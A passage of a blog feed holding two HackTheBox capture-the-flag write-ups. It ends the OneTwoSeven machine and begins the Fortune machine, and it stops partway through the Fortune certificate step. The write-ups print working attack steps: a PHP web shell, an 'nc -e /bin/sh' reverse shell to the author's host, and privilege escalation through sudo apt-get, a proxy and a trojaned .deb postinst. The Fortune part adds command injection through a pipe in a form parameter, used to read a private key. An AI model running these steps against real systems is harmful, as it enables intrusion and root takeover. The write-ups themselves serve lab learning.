<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>HTTP/1.1 302 Found
Date: Sun, 09 Jun 2019 01:51:34 GMT
Server: Apache/2.4.25 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: /menu.php
Content-Length: 27
Connection: close
Content-Type: text/plain;charset=UTF-8

File uploaded successfull.y
</code></pre></div></div>

<p>So, our filename was <strong>onetwoseven.php</strong>. Now, we can run command with following this URL: <code class="language-plaintext highlighter-rouge">http://saiyajin:60080/addons/onetwoseven.php?cmd=ls -la</code></p>

<p><img src="https://ataberk-xyz.github.io/assets/images/onetwoseven/kingdom_rce.png" alt="kingdom_rce" /></p>

<p>Okay, we got shell but it is just a web shell. It’s not even active. We should acquire better shell to execute commands and enumerate the system better.</p>

<p>Host machine:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nc -lvp 9292
</code></pre></div></div>

<p>Target machine:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>http://saiyajin:60080/addons/onetwoseven.php?cmd=nc+-e+/bin/sh+10.10.15.127+9292
</code></pre></div></div>

<p>Host machine output:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Connection from 10.10.10.133:36800
</code></pre></div></div>

<p>Okay, cool. We got better shell. But it’s not enough. We should beautify it more.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>python -c "import pty;pty.spawn('/bin/bash')"
export TERM=linux
</code></pre></div></div>

<p>Finally, we gained tty shell. Second command is necessary if you would like to use clear command on your shell.</p>

<p>On enumeration process, I just found one cool thing. It was the output of <code class="language-plaintext highlighter-rouge">sudo -l</code> command.
That command shows which commands are executable for current user as sudo privileges.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Matching Defaults entries for www-admin-data on onetwoseven:
    env_reset, env_keep+="ftp_proxy http_proxy https_proxy no_proxy",
    mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-admin-data may run the following commands on onetwoseven:
    (ALL : ALL) NOPASSWD: /usr/bin/apt-get update, /usr/bin/apt-get upgrade
</code></pre></div></div>

<p>Very nice, we can run <strong>/usr/bin/apt-get update</strong> and <strong>/usr/bin/apt-get upgrade</strong> commands with root privileges. That’s okay. So, we have to inject something to these commands. This part was pretty tricky for me. I read two articles for this part and I will share these articles at end of this blog post. You should read both of these articles. They contain very cool tricks.</p>

<p>If you check output of <strong>sudo -l</strong> command, you can see that there are some environment variables usable for setting your local machine as proxy server. These are:</p>

<ul>
  <li>ftp_proxy</li>
  <li>http_proxy</li>
  <li>https_proxy</li>
  <li>no_proxy</li>
</ul>

<p>Before using these variables, I decided to enumerate <strong>apt repositories</strong> on the machine.</p>

<p>We can check these repository list with reading <strong>sources.list</strong> file which is located at <strong>/etc/apt</strong> directory.</p>

<p><code class="language-plaintext highlighter-rouge">cat /etc/apt/sources.list</code></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code># deb cdrom:[devuan_ascii_2.0.0_amd64_netinst]/ ascii main non-free

#deb cdrom:[devuan_ascii_2.0.0_amd64_netinst]/ ascii main non-free

deb http://de.deb.devuan.org/merged ascii main
# deb-src http://de.deb.devuan.org/merged ascii main

deb http://de.deb.devuan.org/merged ascii-security main
# deb-src http://de.deb.devuan.org/merged ascii-security main

deb http://de.deb.devuan.org/merged ascii-updates main
# deb-src http://de.deb.devuan.org/merged ascii-updates main
</code></pre></div></div>

<p>Some of these lines are commented out. If we run <strong>apt-get update</strong> command, probably machine will try to connect that host. Then, it will try to find differences between installed application list and target package list. After reading that post, I figured out how it finds the differences.</p>

<p>All of these files are stored as <strong>.deb</strong> format in repository. Also, repositories have some other files for package controlling. If you would like to update an application, then you must summarize that <strong>.deb</strong> package file in three different hash format. These are:</p>

<ul>
  <li>MD5</li>
  <li>SHA1</li>
  <li>SHA256</li>
</ul>

<p>After doing checksum operation, you have to replace these hash values with hashes on the latest version of that <strong>Packages</strong> file. It is really necessary. Because, if you want to upgrade an application, it will compare hash values on <strong>Packages</strong> file with  hash values on <strong>.deb</strong> package file. If hash values don’t match, then upgrading process fails.</p>

<p>Also, you have to compress the <strong>Packages</strong> file as <strong>.gz</strong> format. After compressing that file, you must do another checksumming process for both of these <strong>Packages</strong> and <strong>Packages.gz</strong> files. These hash values will be stored on <strong>Release</strong> file. <strong>Release</strong> file stores all of these <strong>Packages</strong> files that belongs to other <strong>deb</strong> applications. Therefore, <strong>Release</strong> file are stored in top of these repositories. Basically, it stores another <strong>Packages</strong> files and <strong>Packages</strong> files stores hashes of <strong>.deb</strong> packages. Another detail about repositories are sometimes these <strong>Release</strong> files can be signed with the <strong>key</strong> of authority of repository. It was a small briefing about how repositories work.</p>

<p>Okay, we got it. Let’s start with executing the <em>update</em> command.</p>

<p><code class="language-plaintext highlighter-rouge">sudo /usr/bin/apt-get update</code></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Err:1 http://packages.onetwoseven.htb/devuan ascii InRelease
  Temporary failure resolving 'packages.onetwoseven.htb'
Err:2 http://de.deb.devuan.org/merged ascii InRelease
  Temporary failure resolving 'de.deb.devuan.org'
Err:3 http://de.deb.devuan.org/merged ascii-security InRelease
  Temporary failure resolving 'de.deb.devuan.org'
Err:4 http://de.deb.devuan.org/merged ascii-updates InRelease
  Temporary failure resolving 'de.deb.devuan.org'
Reading package lists... Done
W: Failed to fetch http://de.deb.devuan.org/merged/dists/ascii/InRelease  Temporary failure resolving 'de.deb.devuan.org'
W: Failed to fetch http://de.deb.devuan.org/merged/dists/ascii-security/InRelease  Temporary failure resolving 'de.deb.devuan.org'
W: Failed to fetch http://de.deb.devuan.org/merged/dists/ascii-updates/InRelease  Temporary failure resolving 'de.deb.devuan.org'
W: Failed to fetch http://packages.onetwoseven.htb/devuan/dists/ascii/InRelease  Temporary failure resolving 'packages.onetwoseven.htb'
W: Some index files failed to download. They have been ignored, or old ones used instead.
</code></pre></div></div>

<p>As you see, connection failed. Just inspect that output more careful. At first error, there is another package repository.</p>

<blockquote>
  <p>packages.onetwoseven.htb</p>
</blockquote>

<p>If you try to connect these repositories from your browser, you can see that the one which starts with <strong>packages</strong>, it fails. Because your browser won’t recognize that hostname. Other one will redirect another URL.</p>

<blockquote>
  <p>deb.devuan.org</p>
</blockquote>

<p><img src="https://ataberk-xyz.github.io/assets/images/onetwoseven/redirect_path.png" alt="redirect path" /></p>

<p>Somehow, we should make that connection possible on target machine. We know that there are some environment variables which can help at this point.</p>

<p><code class="language-plaintext highlighter-rouge">export http_proxy=http://10.10.15.127</code></p>

<p>Now, it’s time to test it.</p>

<blockquote>
  <p>sudo /usr/bin/apt-get update</p>
</blockquote>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Err:1 http://packages.onetwoseven.htb/devuan ascii InRelease
  Could not connect to 10.10.15.127:80 (10.10.15.127). - connect (111: Connection refused)
Err:2 http://de.deb.devuan.org/merged ascii InRelease
  Could not connect to 10.10.15.127:80 (10.10.15.127). - connect (111: Connection refused)
Err:3 http://de.deb.devuan.org/merged ascii-security InRelease
  Unable to connect to 10.10.15.127:http:
Err:4 http://de.deb.devuan.org/merged ascii-updates InRelease
  Unable to connect to 10.10.15.127:http:
Reading package lists... Done
W: Failed to fetch http://de.deb.devuan.org/merged/dists/ascii/InRelease  Could not connect to 10.10.15.127:80 (10.10.15.127). - connect (111: Connection refused)
W: Failed to fetch http://de.deb.devuan.org/merged/dists/ascii-security/InRelease  Unable to connect to 10.10.15.127:http:
W: Failed to fetch http://de.deb.devuan.org/merged/dists/ascii-updates/InRelease  Unable to connect to 10.10.15.127:http:
W: Failed to fetch http://packages.onetwoseven.htb/devuan/dists/ascii/InRelease  Could not connect to 10.10.15.127:80 (10.10.15.127). - connect (111: Connection refused)
W: Some index files failed to download. They have been ignored, or old ones used instead.
</code></pre></div></div>

<p>Good, there are some changes on the output. Probably, it tries to connect our <em>http</em> service. Let’s deceive it by running <strong>SimpleHTTPServer</strong> on local machine.</p>

<p><code class="language-plaintext highlighter-rouge">python2 -m SimpleHTTPServer 80</code></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.133 - - [10/Jun/2019 00:32:09] code 404, message File not found
10.10.10.133 - - [10/Jun/2019 00:32:09] "GET http://packages.onetwoseven.htb/devuan/dists/ascii/InRelease HTTP/1.1" 404 -
10.10.10.133 - - [10/Jun/2019 00:32:09] code 404, message File not found
10.10.10.133 - - [10/Jun/2019 00:32:09] "GET http://de.deb.devuan.org/merged/dists/ascii/InRelease HTTP/1.1" 404 -

.... other lines ....

10.10.10.133 - - [10/Jun/2019 00:32:09] code 404, message File not found
10.10.10.133 - - [10/Jun/2019 00:32:09] "GET http://packages.onetwoseven.htb/devuan/dists/ascii/main/binary-amd64/Packages.xz HTTP/1.1" 404 -
</code></pre></div></div>

<p>Basically, it tries to fetch some files but these files are not stored in there. We have to build something bigger. Maybe, we should create our personal repositories with given hostnames.</p>

<p>At first, we should edit <strong>/etc/hosts</strong> file. We should append these lines shown below.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>127.0.0.1	packages.onetwoseven.htb
127.0.0.1	de.deb.devuan.org
</code></pre></div></div>

<p>First step is done. Second step is creating these repositories. At that point, I created two different directories. Because <strong>update</strong> command fetches update files from two different URLs.</p>

<p>Here’s the directory structure:</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/onetwoseven/directory_structure.png" alt="directory structure" /></p>

<p>If you check output of last update command, you will see that <strong>packages.onetwoseven.htb</strong> host uses <strong>/devuan</strong> directory and the other one uses <strong>/merged</strong> directory. We know that <strong>de.deb.devuan.org</strong> is real repository. But other one isn’t real. So, we have to fetch same files from that repository for making it real. Then, I fetched these files with <strong>wget</strong> to merged directory. Okay, we are cool with the real one.</p>

<p>What about the fake one?</p>

<p>The fake repository should be our injection directory. We have to find an application on target machine which belongs to <strong>/devuan</strong> repository. If we can find one, then we can inject code into debian application package.</p>

<p>Ain’t that cool? We are upgrading an application for real, then we are generating necessary release and packages files for it. Also, we are hiding our surprise for user.</p>

<p>Before finding that application, I removed some <strong>Release</strong> and <strong>Packages</strong> file on the real repository that we created. Because if update process can find any differences between repository and application list, then it will try to upgrade these applications too. As a result, if these applications are not stored in <strong>pool</strong> list of repo, then this process will fail.</p>

<p>Let’s find my precioussss….</p>

<p><code class="language-plaintext highlighter-rouge">dpkg -l | grep 'devuan'</code></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ii  base-files                             9.9+devuan2.5                      all          Devuan base system miscellaneous files
ii  bash-completion                        1:2.1-4.3+devuan1                  all          programmable completion for the bash shell
ii  bsdutils                               1:2.29.2-1+devuan2.1               amd64        basic utilities from 4.4BSD-Lite
ii  dbus                                   1.10.22-1+devuan2                  amd64        simple interprocess messaging system (daemon and utilities)
ii  devuan-baseconf                        0.6.4+devuan2.3                    all          Devuan base config files

...
</code></pre></div></div>

<p>From the results, I decided to select <strong>base-files</strong> application. Because, I saw that this file is stored in that real repository. I downloaded “deb” package which has identical version of current installed application.</p>

<p>The real fun begins..</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>dpkg-deb -R base-files_9.9+devuan2.5_all.deb modified_base_files
</code></pre></div></div>

<p>We are extract files on the <strong>.deb</strong> file with this command. After extracting it, we navigate to <strong>/DEBIAN</strong> directory. Then, we inject our malicious code into <strong>postinst</strong> file. We selected this file because all of these lines will be executed while running <strong>/usr/bin/apt-get upgrade</strong> command.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/onetwoseven/postinst.png" alt="postinst" /></p>

<p>By the way, I switched to <em>Kali Linux</em> at that point. Because, <em>deb</em> is not installed on my operating system. Also, we have to change version on <strong>/DEBIAN/control</strong> file.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/onetwoseven/control_file.png" alt="control file" /></p>

<p>After making these changes, we repack it.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>dpkg-deb -b modified_base_files/ base-files_9.9+devuan2.6_all.deb
</code></pre></div></div>

<p>Cool! We still got some work to do. Let’s create <strong>Packages</strong>, <strong>Packages.gz</strong> and <strong>Release</strong> files.</p>

<h4 id="packages-file">Packages file:</h4>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>md5sum base*; sha1sum base*; sha256sum base*;
</code></pre></div></div>
<p>output:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>4889411ad723b5c6d56c7c47ad381cb7  base-files_9.9+devuan2.6_all.deb
338fc54417db2194e2023d721b065ad310fbe4cf  base-files_9.9+devuan2.6_all.deb
06a21aa67d8afc106ac14f037a7b9adeabc04e35c09b5e96057dccc2bb8a3ee3  base-files_9.9+devuan2.6_all.deb
</code></pre></div></div>

<p>We have to save these hashes and size value of file into Packages file as shown below.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Package: base-files
Version: 9.9+devuan2.6
Essential: yes
Installed-Size: 368
Maintainer: Evilham &lt;devuan@evilham.com&gt;
Architecture: all
Replaces: base, dpkg (&lt;= 1.15.0), miscutils
Provides: base
Pre-Depends: awk
Breaks: initscripts (&lt;&lt; 2.88dsf-13.3), sendfile (&lt;&lt; 2.1b.20080616-5.2~)
Description: Devuan base system miscellaneous files
 This package contains the basic filesystem hierarchy of a Devuan system, and
 several important miscellaneous files, such as /etc/devuan_version,
 /etc/host.conf, /etc/issue, /etc/motd, /etc/profile, and others, and the text
 of several common licenses in use on Devuan systems.
Description-md5: 7271d96af8aac4f5f37c86c0f2c8cda6
Multi-Arch: foreign
Section: admin
Priority: required
Filename: pool/DEVUAN/main/b/base-files/base-files_9.9+devuan2.6_all.deb
Size: 68796
MD5sum: 4889411ad723b5c6d56c7c47ad381cb7
SHA1: 338fc54417db2194e2023d721b065ad310fbe4cf
SHA256: 06a21aa67d8afc106ac14f037a7b9adeabc04e35c09b5e96057dccc2bb8a3ee3
</code></pre></div></div>

<h4 id="packagesgz-file">Packages.gz file:</h4>

<p><code class="language-plaintext highlighter-rouge">gzip Packages -c &gt; Packages.gz</code></p>

<h4 id="release-file">Release file:</h4>

<p>Let’s gather hash values and file sizes.</p>

<p><code class="language-plaintext highlighter-rouge">md5sum Packages*; sha1sum Packages*; sha256sum Packages*;</code></p>

<p>output:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>55bd31c447c782f4836ed2238a6b066f  Packages
8def1f355c5154fe4150e821e57d8743  Packages.gz
ce136bde8a0d91766104881735ae9d4ff40df125  Packages
c3946b74c76880a4b71f147714bacbb2a47e112f  Packages.gz
445ba0fe10fcf80433e1725bb80005b69a6946464c8760ad9063dd3b7e527a51  Packages
776053770b7228e18baf41631c6c9c7c95c4d54d2edc9fca30f408f60b175ef4  Packages.gz
</code></pre></div></div>

<p><code class="language-plaintext highlighter-rouge">ls -la | grep 'Packages*'</code></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>-rw-r--r-- 1 root root  967 Haz  8 22:31 Packages
-rw-r--r-- 1 root root  634 Haz  8 22:31 Packages.gz
</code></pre></div></div>

<p>We need to save these hashes and size values of Packages and Packages.gz files into the Release file as shown below:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Origin: Devuan
Label: ascii
Suite: ascii
Version: 2.0.0
Codename: ascii
Date: Sat, 08 Jun 2019 01:27:04 UTC
Valid-Until: Sat, 15 Jun 2019 01:27:04 UTC
Architectures: alpha amd64 arm64 armel armhf hppa i386 ia64 mips mipsel powerpc ppc64el s390x sparc
Components: main contrib non-free raspi beaglebone droid4 n900 n950 n9 sunxi exynos
MD5Sum:
 55bd31c447c782f4836ed2238a6b066f 967 main/binary-amd64/Packages
 8def1f355c5154fe4150e821e57d8743 634 main/binary-amd64/Packages.gz
SHA1:
 ce136bde8a0d91766104881735ae9d4ff40df125 967 main/binary-amd64/Packages
 c3946b74c76880a4b71f147714bacbb2a47e112f 634 main/binary-amd64/Packages.gz
SHA256:
 445ba0fe10fcf80433e1725bb80005b69a6946464c8760ad9063dd3b7e527a51 967 main/binary-amd64/Packages
 776053770b7228e18baf41631c6c9c7c95c4d54d2edc9fca30f408f60b175ef4 634 main/Packages.gz
</code></pre></div></div>

<p>Everything is ready. So, we can start the show!</p>

<p>Let’s execute <code class="language-plaintext highlighter-rouge">/usr/bin/apt-get update</code> and <code class="language-plaintext highlighter-rouge">/usr/bin/apt-get upgrade</code> commands.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/onetwoseven/update.png" alt="update" /></p>

<p>As you see, there is only one application ready to upgrade.</p>

<blockquote>
  <p>base-files</p>
</blockquote>

<p>Connection received. But, <strong>whoami</strong>?</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/onetwoseven/got_root.png" alt="got root" /></p>

<blockquote>
  <p>uid=0(root) gid=0(root) groups=0(root)</p>
</blockquote>

<p>As a result of long efforts, we finally achieved to root user. Second part was really hard for me. It took nearly 2 days. I read these articles. I tried to make it work. It was a really long process. After working hard, I’ve reached to a happy ending. Also, I scored 5 out of 10 as difficult as user part. Difficulty of root part? Yeah, I scored 8 out of 10.</p>

<p>Thanks for reading. Cheers!</p>

<h3 id="articles">Articles:</h3>

<ul>
  <li>https://lsdsecurity.com/2019/01/linux-privilege-escalation-using-apt-get-apt-dpkg-to-abuse-sudo-nopasswd-misconfiguration/</li>
  <li>https://versprite.com/blog/apt-mitm-package-injection/</li>
</ul>]]></content><author><name>0xSaiyajin</name></author><category term="writeup" /><category term="writeup" /><category term="ctf" /><category term="hackthebox" /><summary type="html"><![CDATA[This is the write-up of the OneTwoSeven machine from HackTheBox.]]></summary></entry><entry><title type="html">HackTheBox Fortune Writeup [eng]</title><link href="https://ataberk-xyz.github.io/writeup/2019/08/03/hackthebox-fortune-writeup-eng.html" rel="alternate" type="text/html" title="HackTheBox Fortune Writeup [eng]" /><published>2019-08-03T00:00:00+00:00</published><updated>2019-08-03T00:00:00+00:00</updated><id>https://ataberk-xyz.github.io/writeup/2019/08/03/hackthebox-fortune-writeup-eng</id><content type="html" xml:base="https://ataberk-xyz.github.io/writeup/2019/08/03/hackthebox-fortune-writeup-eng.html"><![CDATA[<p>Greetings! With solving <strong>Fortune</strong> machine, I finished half of the number of machines on HackTheBox. At present, <strong>Fortune</strong> has not retired yet. But I decided to write it’s writeup. I will share this blog post when the machine is retired. So, if you are reading this blog post right now, it means you are looking into the past.</p>

<p>Everytime I’m making the same mistake. I think the best way of writing a writeup is keeping some notes about the machine that you’re trying to solve. Every time, I forget this. Therefore, I’m solving the machine again while preparing the new blog post.</p>

<p>So we’re starting..</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Target: 10.10.10.127 [Fortune]
System: Other [OpenBSD]
Difficulty: [6.2/10]
</code></pre></div></div>

<p>What I learned from this machine:</p>
<ul>
  <li>Enumeration</li>
  <li>More Enumeration…</li>
  <li>Basis of SSL Certs</li>
  <li>Steps of mounting NFS shares.</li>
  <li>Abusing the authorized_keys file.</li>
  <li>Analysis of PostgreSQL dump files.</li>
</ul>

<h2 id="part-i">Part I</h2>

<p>At first, we will start with port enumeration.</p>

<p><code class="language-plaintext highlighter-rouge">nmap 10.10.10.127 -sC -sV -p-</code></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-05 05:12 +03
Nmap scan report for 10.10.10.127
Host is up (0.084s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 7.9 (protocol 2.0)
| ssh-hostkey: 
|   2048 07:ca:21:f4:e0:d2:c6:9e:a8:f7:61:df:d7:ef:b1:f4 (RSA)
|   256 30:4b:25:47:17:84:af:60:e2:80:20:9d:fd:86:88:46 (ECDSA)
|_  256 93:56:4a:ee:87:9d:f6:5b:f9:d9:25:a6:d8:e0:08:7e (ED25519)
80/tcp  open  http       OpenBSD httpd
|_http-server-header: OpenBSD httpd
|_http-title: Fortune
443/tcp open  ssl/https?
|_ssl-date: TLS randomness does not represent time

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 263.14 seconds
</code></pre></div></div>

<p>Okay, three ports are open:</p>
<ul>
  <li>22</li>
  <li>80</li>
  <li>443</li>
</ul>

<p>Before analyzing these ports, the machine looks like it has a web application on it.</p>

<p>We are continuing with connecting HTTP port via browser. When we connect to it, a simple page with some options will greet us.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/fortune/fortune_http.png" alt="fortune" /></p>

<p>If we select one of these options and submit, we can see that the application is selecting a random fortune for us.</p>

<p>For example:</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/fortune/first_fortune.png" alt="first fortune" /></p>

<p>Cool one, right?</p>

<p>When we analyze what is running on the background with burp tool, we are detecting <strong>“/select”</strong> endpoint. It is using <strong>POST</strong> method and <strong>“db”</strong> parameter.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/fortune/fortune_select.png" alt="fortune select" /></p>

<p>At first , <strong>db</strong> parameter confused my mind. I thought there could be SQL Injection in here or something like that. For this reason, I wasted my 1 hour on it. After that, I searched these database names on Google. It led me to a github page about “Fortune Cookie Databases”. In README page, I saw OpenBSD tool named with <strong>fortune</strong>. Finally, the name of the machine started to make sense. I installed the exact tool and started to work on it.</p>

<p>We are running that tool with argument as db name which I saw on the web application.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>fortune zippy
fortune startrek
</code></pre></div></div>

<p>So what it means if same system is running on the web application?
<strong>Remote Code Execution!</strong></p>

<p><img src="https://ataberk-xyz.github.io/assets/images/fortune/fortune_tool.png" alt="fortune tool" /></p>

<p>All we had to do was append a goddamn <strong>PIPE</strong> to our db parameter all this time. I was overthinking about SQL Injection.</p>

<p>Next step, we are enumerating the system with privileges of <strong>_fortune</strong> user.</p>

<p><code class="language-plaintext highlighter-rouge">uid=512(_fortune) gid=512(_fortune) groups=512(_fortune)</code></p>

<p>While I was enumerating the system, I saw another application. It was <strong>sshauth</strong>.</p>

<p><code class="language-plaintext highlighter-rouge">db=zippy| ls -la ../sshauth</code></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>total 68
drwxr-xr-x  4 _sshauth  _sshauth    512 Feb  3 05:08 .
drwxr-xr-x  5 root      wheel       512 Nov  2  2018 ..
-r--------  1 _sshauth  _sshauth     61 Nov  2  2018 .pgpass
drwxrwxrwx  2 _sshauth  _sshauth    512 Nov  2  2018 __pycache__
-rw-r--r--  1 _sshauth  _sshauth    341 Nov  2  2018 sshauthd.ini
-rw-r-----  1 _sshauth  _sshauth  15006 Jun  4 17:55 sshauthd.log
-rw-rw-rw-  1 _sshauth  _sshauth      6 Jun  4 16:01 sshauthd.pid
-rw-r--r--  1 _sshauth  _sshauth   1799 Nov  2  2018 sshauthd.py
drwxr-xr-x  2 _sshauth  _sshauth    512 Nov  2  2018 templates
-rw-r--r--  1 _sshauth  _sshauth     67 Nov  2  2018 wsgi.py
</code></pre></div></div>

<p>If we inspect <strong>sshauthd.py</strong> file, we can see that there is another endpoint: <strong>“/generate”</strong>.</p>

<p><code class="language-plaintext highlighter-rouge">db=zippy| cat ../sshauth/sshauthd.py</code></p>

<p><img src="https://ataberk-xyz.github.io/assets/images/fortune/sshauthdpy.png" alt="sshauthd.py" /></p>

<p>Also, I checked “sshauth” directory from website. As I expected, I saw another application that we inspected and it was using <strong>/generate</strong> endpoint.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/fortune/sshauthapp.png" alt="sshauthapp.py" /></p>

<p>But, the problem with this application is that we can’t use <strong>/generate</strong> endpoint from this port. It redirects to <strong>404 - Page Not Found</strong> every time. I will keep this information in my mind. Also, when we try to connect that endpoint over SSL, we can see that SSL handshake fails.</p>

<p>We are continuing to enumeration process.</p>

<p>After searching many directories, I found home directories of three users:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>total 20
drwxr-xr-x   5 root     wheel    512 Nov  2  2018 .
drwxr-xr-x  13 root     wheel    512 Jun  5 11:15 ..
drwxr-xr-x   5 bob      bob      512 Nov  3  2018 bob
drwxr-x---   3 charlie  charlie  512 Nov  5  2018 charlie
drwxr-xr-x   2 nfsuser  nfsuser  512 Nov  2  2018 nfsuser
</code></pre></div></div>

<p>We can access to bob and nfsuser directories. The nfsuser directory doesn’t have any juicy data on it. 
But, we can see two interesting directories on bob’s directory.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>total 48
drwxr-xr-x  5 bob   bob    512 Nov  3  2018 .
drwxr-xr-x  5 root  wheel  512 Nov  2  2018 ..
-rw-r--r--  1 bob   bob     87 Oct 11  2018 .Xdefaults
-rw-r--r--  1 bob   bob    771 Oct 11  2018 .cshrc
-rw-r--r--  1 bob   bob    101 Oct 11  2018 .cvsrc
-rw-r--r--  1 bob   bob    359 Oct 11  2018 .login
-rw-r--r--  1 bob   bob    175 Oct 11  2018 .mailrc
-rw-r--r--  1 bob   bob    215 Oct 11  2018 .profile
-rw-------  1 bob   bob     13 Nov  3  2018 .psql_history
drwx------  2 bob   bob    512 Nov  2  2018 .ssh
drwxr-xr-x  7 bob   bob    512 Oct 29  2018 ca
drwxr-xr-x  2 bob   bob    512 Nov  2  2018 dba
</code></pre></div></div>

<p>In dba directory, there is only one file. It is <strong>authpf.sql</strong> file.
We can read its content with <code class="language-plaintext highlighter-rouge">db=|cat /home/bob/dba/authpf.sql</code> command.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/fortune/authpfsql.png" alt="authpfsql" /></p>

<p>So, this SQL queries creating new table named with “authorized_keys”. Maybe it is related to <strong>/generate</strong> endpoint.</p>

<p>Let’s check the <strong>ca</strong> directory.</p>

<p><code class="language-plaintext highlighter-rouge">db=|ls -la /home/bob/ca</code></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>total 56
drwxr-xr-x  7 bob  bob   512 Oct 29  2018 .
drwxr-xr-x  5 bob  bob   512 Nov  3  2018 ..
drwxr-xr-x  2 bob  bob   512 Oct 29  2018 certs
drwxr-xr-x  2 bob  bob   512 Oct 29  2018 crl
-rw-r--r--  1 bob  bob   115 Oct 29  2018 index.txt
-rw-r--r--  1 bob  bob    21 Oct 29  2018 index.txt.attr
-rw-r--r--  1 bob  bob     0 Oct 29  2018 index.txt.old
drwxr-xr-x  7 bob  bob   512 Nov  3  2018 intermediate
drwxr-xr-x  2 bob  bob   512 Oct 29  2018 newcerts
-rw-r--r--  1 bob  bob  4200 Oct 29  2018 openssl.cnf
drwx------  2 bob  bob   512 Oct 29  2018 private
-rw-r--r--  1 bob  bob     5 Oct 29  2018 serial
-rw-r--r--  1 bob  bob     5 Oct 29  2018 serial.old
</code></pre></div></div>

<p>We hit a jackpot!</p>

<p>These files can be useful for creating a valid SSL cert which necessary on port 443.</p>

<p>What are we looking for:</p>
<ul>
  <li>*.ca file</li>
  <li>*.key and *.cert file pairs.</li>
</ul>

<p>If we can find these files, it means that we can generate necessary SSL certificate file. With importing that SSL certificate file to our browser, we can open closed doors.</p>

<p>After digging more I found what I really needed in the <strong>intermediate</strong> directory.</p>

<p><code class="language-plaintext highlighter-rouge">db=|ls -la /home/bob/ca/intermediate/certs</code></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>total 32
drwxr-xr-x  2 bob  bob   512 Nov  3  2018 .
drwxr-xr-x  7 bob  bob   512 Nov  3  2018 ..
-r--r--r--  1 bob  bob  4114 Oct 29  2018 ca-chain.cert.pem
-r--r--r--  1 bob  bob  1996 Oct 29  2018 fortune.htb.cert.pem
-r--r--r--  1 bob  bob  2061 Oct 29  2018 intermediate.cert.pem
</code></pre></div></div>

<p>And <code class="language-plaintext highlighter-rouge">db=|ls -la /home/bob/ca/intermediate/private</code></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>total 20
drwxr-xr-x  2 bob  bob   512 Oct 29  2018 .
drwxr-xr-x  7 bob  bob   512 Nov  3  2018 ..
-r--------  1 bob  bob  1675 Oct 29  2018 fortune.htb.key.pem
-rw-r--r--  1 bob  bob  3243 Oct 29  2018 intermediate.key.pem
</code></pre></div></div>

<p>So, we can read all of these <strong>cert.pem</strong> files. But we can read only <strong>intermediate.key.pem</strong> file. Therefore, we will focus on intermediate cert.</p>

<p>We are reading these files with RCE.</p>

<p><code class="language-plaintext highlighter-rouge">db=|cat /home/bob/ca/intermediate/private/intermediate.key.pem</code></p>

<p><img src="https://ataberk-xyz.github.io/assets/images/fortune/sslkey.png" alt="intermediate.key.pem" /></p>

<p>Then, we are reading cert file with:</p>

<p><code class="language-plaintext highlighter-rouge">db=|cat /home/bob/ca/intermediate/certs/intermediate.cert.pem</code></p>

<p><img src="https://ataberk-xyz.github.io/assets/images/fortune/sslcert.png" alt="intermediate.cert.pem" /></p>

<p>Okay, we saved these files in our local computer. What now?</p>

<p>At this moment, we can’t import these files to the browser. I’m uzing Mozilla as browser. It accepts “PKCS12” or “CA” format for certificate files. So, we need to generate our cert in these formats. We got key and cert files, we should to create “PKCS12” file.</p>

<p>We are using <strong>openssl</strong> tool for it.</p>

